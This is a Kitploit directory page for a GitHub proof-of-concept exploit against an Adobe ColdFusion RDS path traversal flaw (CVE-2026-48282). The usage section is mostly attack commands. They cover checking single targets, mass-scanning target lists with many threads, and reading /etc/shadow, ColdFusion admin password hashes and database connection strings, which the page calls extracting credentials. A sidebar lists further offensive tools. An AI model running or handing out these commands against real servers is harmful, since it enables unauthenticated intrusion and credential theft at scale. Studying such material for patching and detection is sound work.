
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2026-48282 — Proof-of-concept exploit for CVE-2026-48282, a critical path traversal in Adobe ColdFusion RDS enabling unauthenticated file read/write and RCE. Supports single-target and mass scanning with multi-threaded file extraction. | Kitploit
Tools/GitHubGitHub/imbas007/cve-2026-48282
ReconnaissanceVulnerability AnalysisExploitationWeb Application ExploitationInformation GatheringPenetration Testing
GitHubimbas007/cve-2026-48282

CVE-2026-48282

Proof-of-concept exploit for CVE-2026-48282, a critical path traversal in Adobe ColdFusion RDS enabling unauthenticated file read/write and RCE. Supports single-target and mass scanning with multi-threaded file extraction.

View Repository
246354 months agoReviewed by Kitploit
Share

CVE-2026-48282-POC


CVE-2026-48282 is a path traversal vulnerability in Adobe ColdFusion's Remote Development Service (RDS) with a CVSS score of 10.0 (Critical). It allows unauthenticated attackers to read & write arbitrary files via the /CFIDE/main/ide.cfm endpoint, leading to Remote Code Execution (RCE).

Installation

# Clone the repository
git clone https://github.com/<username>/CVE-2026-48282.git
cd CVE-2026-48282

# Install dependencies (only requires `requests`)
pip install -r requirements.txt

Usage

Single Target (-t)

# Check vulnerability
python cve-2026-48282.py -t https://target.com --check

# Read files
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read "C:\\Windows\\win.ini"
python cve-2026-48282.py -t https://target.com --read "C:\\ColdFusion2023\\cfusion\\lib\\password.properties"

# Browse directories
python cve-2026-48282.py -t https://target.com --browse "C:\\"
python cve-2026-48282.py -t https://target.com --browse "C:\\inetpub\\wwwroot"

List Mode (-l) — Scan Multiple Targets


# Basic mass scan
python cve-2026-48282.py -l targets.txt --check

# More threads + save results
python cve-2026-48282.py -l targets.txt --check --threads 30 -o vuln.txt

# Scan + auto-read canary file on any vulnerable target found
python cve-2026-48282.py -l targets.txt --check --read "C:\\Windows\\win.ini" -o results.txt

Read sensitive files


Once confirmed vulnerable, extract credentials and configuration:

# ColdFusion admin password hash
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\password.properties"

# Database connection strings (neo-query.xml)
python cve-2026-48282.py -t http://target.com --read "C:\\CFusionMX7\\lib\\neo-query.xml"

# Linux targets
python cve-2026-48282.py -t https://target.com --read /etc/passwd
python cve-2026-48282.py -t https://target.com --read /etc/shadow

image
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    264

Explore all tools

Browse our collection of tools

View all tools →





